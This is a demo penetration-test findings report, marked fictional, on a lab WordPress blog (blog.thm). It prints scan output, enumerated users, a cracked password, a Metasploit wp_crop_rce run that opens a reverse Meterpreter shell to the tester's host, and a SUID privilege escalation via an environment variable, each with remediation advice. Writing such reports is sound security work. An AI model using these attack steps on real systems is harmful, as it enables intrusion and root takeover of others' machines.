



IT Blog

Vulnerability Assessment and Penetration Test

Findings Report

DEMO PURPOSES ONLY, NOT A LEGAL DOCUMENT
THE COMPANY AND CLIENT ARE FICTIONAL

Date: Jun 22, 2021

Project: CL002

BUSINESS CONFIDENTIAL
Copyright © CyberLola Security (cyberlola.hacker)

Confidentiality Statement

This document is the exclusive property of IT Blog and CyberLola Security. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both IT Blog and CyberLola Security.

IT Blog may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. CyberLola Security prioritized the assessment to identify the weakest security controls an attacker would exploit. CyberLola Security recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information

| Name | Title | Contact Information |
|---------------------------|--------------------|-------------------------|
| IT BLOG | | |
| Billy Joel | writer | billy@itblog.com |
| CyberLola Security | | |
| Lola Kureno | Penetration tester | cyberlola@cyberlola.com |

Assessment Overview

On June 22st 2021, IT Blog engaged CyberLola Security to perform a web application penetration test on one of its assets. Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, and web application weaknesses.

Scope

| Assessment | Details |
|----------------------------------|-----------------------------------|
| Web application penetration test | IP: 10.10.187.89 Domain: blog.thm |

Out of Scope

- Any other domains/subdomains or digital assets belonging to IT Blog.
- Any other IP address which has not been disclosed during rules of engagement

Testing Summary

The penetration tester conducted an initial scan on the web application using the IP address provided by IT Blog. By the results of the scan and accessing the web application using the domain provided by IT Blog through a web browser, it was confirmed that the asset is a WordPress blog belonging to Mr. Billy Joel. Credentials for the blog were not disclosed during rules of engagement, but the penetration tester was able to obtain two usernames and one valid credential (username and password), being able to remotely connect to the asset's system by using an industry standard exploitation tool. During manual enumeration, the penetration tester noticed an unusual

system binary with superuser (root) privileges and after a simple manual exploitation, she was able to quickly gain root privileges.

Technical Findings

| | |
|-------------|--|
| Description | Initial scan and web browser access were done and a HTTP connection (non secure) on the web application was confirmed. Transmitting data without SSL is not secure. |
| Risk | HIGH |
| Tools used | nmap, Firefox |
| Reference | https://owasp.org/www-community/vulnerabilities/Insecure_Transport |

Evidence

```

$ nmap -sC -A -T 4 10.10.187.89
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-22 14:28 JST
Warning: 10.10.187.89 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.187.89
Host is up (0.43s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: WordPress 5.0
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Billy Joel's IT Blog &#8211; The IT blog
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)

```

Figure 1: nmap scan




Figure 2: non secure web application's home page

Remediation

The application configuration should ensure that SSL is used for all pages.

Figure out whether the reason for the non secure web application is due to a missing or expired SSL certificate, or if there is an unsecured element on the specific page. If the message appears due to an HTTP connection (non-SSL secured), then Mr. Torrance will need to get an SSL certificate installed on the web server through Certification Authorities

| | |
|--------------------|---|
| Description | Outdated version of WordPress (5.0 released on 2018) and WordPress theme |
| Risk | HIGH |
| Tools used | wpscan |
| Reference | https://www.wpbeginner.com/beginners-guide/why-you-should-always-use-the-latest-version-of-wordpress/ |

Evidence

```
[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).
| Found By: Rss Generator (Passive Detection)
| - http://blog.thm/feed/, <generator>https://wordpress.org/?v=5.0</generator>
| - http://blog.thm/comments/feed/, <generator>https://wordpress.org/?v=5.0</generator>

[+] WordPress theme in use: twentytwenty
| Location: http://blog.thm/wp-content/themes/twentytwenty/
| Last Updated: 2021-03-09T00:00:00.000Z
| Readme: http://blog.thm/wp-content/themes/twentytwenty/readme.txt
| [!] The version is out of date, the latest version is 1.7
| Style URL: http://blog.thm/wp-content/themes/twentytwenty/style.css?ver=1.3
| Style Name: Twenty Twenty
| Style URI: https://wordpress.org/themes/twentytwenty/
| Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Css Style In 404 Page (Passive Detection)
```

Figure 3: wpscan output

Remediation

Update WordPress version, theme and plugins frequently

| | |
|--------------------|---|
| Description | Weak password. The penetration tester was able to easily bruteforce credentials and remotely connect to the system |
| Risk | HIGH |
| Tool used | wpscan, metasploit framework |
| Reference | https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy |

Evidence

```
[+] kwheel
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] bjoel
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] Karen Wheeler
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Aggressive Detection)

[+] Billy Joel
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Aggressive Detection)
```

Figure 4: penetration tester identified users through wpscan


```

  _____
 /__ \ ____| | | |
/_ _ \|___| |_| |
 |_) |   | | | |
|_ __|___|_|_| |
      | | | |
      |_|_|_|

WordPress Security Scanner by the WPScan Team
Version 3.8.17
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

-----

[+] URL: http://blog.thm/ [10.10.187.89]
[+] Started: Tue Jun 22 15:00:30 2021

Interesting Finding(s):

[+] Headers
```

Figure 6: set of credentials found

```
msf6 exploit(multi/http/wp_crop_rce) > set RHOSTS blog.thm
RHOSTS => blog.thm
msf6 exploit(multi/http/wp_crop_rce) > set PASSWORD cutiepiel
PASSWORD => cutiepiel
msf6 exploit(multi/http/wp_crop_rce) > set USERNAME kwheel
USERNAME => kwheel
msf6 exploit(multi/http/wp_crop_rce) > set LHOST 10.4.31.108
LHOST => 10.4.31.108
msf6 exploit(multi/http/wp_crop_rce) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/http/wp_crop_rce) > run

[*] Started reverse TCP handler on 10.4.31.108:7777
[*] Authenticating with WordPress using kwheel:cutiepiel...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39282 bytes) to 10.10.187.89
[*] Attempting to clean up files...
[*] Meterpreter session 1 opened (10.4.31.108:7777 -> 10.10.187.89:58574) at 2021-06-22 15:51:09 +0900

meterpreter > █
```

Figure 7: A meterpreter shell was obtained through metasploit using the credentials obtained previously

Remediation

To mitigate the risk of easily guessed passwords facilitating unauthorized access there are two solutions: introduce additional authentication controls (i.e. two-factor authentication) or introduce a strong password policy. The simplest and cheapest of these is the introduction of a strong password policy that ensures password length, complexity, reuse and aging; although ideally both of them should be implemented.

| | |
|--------------------|---|
| Description | The penetration tester was able to manually exploit a system binary with superuser (root) privileges required to successfully gain root access in the system. |
| Risk | HIGH |
| Tools used | manual enumeration, manual exploitation |
| Reference | |

Evidence

```
cd ..
www-data@blog:/$ ls -la
ls -la
total 2097256
drwxr-xr-x 24 root root      4096 May 25 2020 .
drwxr-xr-x 24 root root      4096 May 25 2020 ..
drwxr-xr-x  2 root root      4096 May 26 2020 bin
drwxr-xr-x  3 root root      4096 May 26 2020 boot
drwxr-xr-x  2 root root      4096 May 25 2020 cdrom
drwxr-xr-x 17 root root     3740 Jun 22 05:26 dev
drwxr-xr-x 100 root root     4096 Jun  1 2020 etc
drwxr-xr-x  3 root root      4096 May 26 2020 home
lrwxrwxrwx  1 root root         34 May 25 2020 initrd.img -> boot/initrd.img-4
.15.0-101-generic
lrwxrwxrwx  1 root root         34 May 25 2020 initrd.img.old -> boot/initrd.i
mg-4.15.0-101-generic
drwxr-xr-x 22 root root      4096 May 26 2020 lib
drwxr-xr-x  2 root root      4096 Feb  3 2020 lib64
drwx----- 2 root root    16384 May 25 2020 lost+found
drwxr-xr-x  3 root root      4096 May 26 2020 media
drwxr-xr-x  2 root root      4096 Feb  3 2020 mnt
drwxr-xr-x  2 root root      4096 May 26 2020 opt
dr-xr-xr-x 116 root root         0 Jun 22 05:26 proc
drwx----- 6 root root      4096 May 28 2020 root
```

Figure 8: penetration tester performing manual enumeration

```

www-data@blog:/$ find / -type f -user root -perm -u=s 2>/dev/null
find / -type f -user root -perm -u=s 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker

```

Figure 9: penetration tester found unusual system binary with superuser privileges required (/usr/sbin/checker) by doing manual enumeration.

```

www-data@blog:/$ file /usr/sbin/checker
file /usr/sbin/checker
/usr/sbin/checker: setuid, setgid ELF 64-bit LSB shared object, x86-64, version
1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/L
inux 3.2.0, BuildID[sha1]=6cdb17533a6e02b838336bfe9791b5d57e1e2eea, not stripped
www-data@blog:/$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin") = nil
puts("Not an Admin"Not an Admin
) = 13
+++ exited (status 0) +++
www-data@blog:/$ export admin=1
export admin=1
www-data@blog:/$ /usr/sbin/checker
/usr/sbin/checker
root@blog:/# whoami
whoami
root
root@blog:/#

```

Figure 10: penetration tester performing manual exploitation on the system binary to successfully gain root access. Penetration tester now believes she's 1337 and the greatest hacker alive.

Remediation

Such unknown and unnecessary system binaries with superuser privileges required are not secure and can be easily exploited by attackers. A low privilege www-data user was

able to gain root access due to the security hazard this binary presents. Best security practice would be to terminate this binary.

Conclusion

The web application penetration test was concluded on June 22st/2021.

CyberLola Security through the penetration tester responsible for conducting the engagement will have a debriefing meeting with IT Blog's writer Mr. Billy Joel to present findings and discuss remediation procedures.

DEMO PURPOSES ONLY, NOT A LEGAL DOCUMENT
THE COMPANY AND CLIENT ARE FICTIONAL

BUSINESS CONFIDENTIAL

Copyright © CyberLola Security (cyberlola.hacker)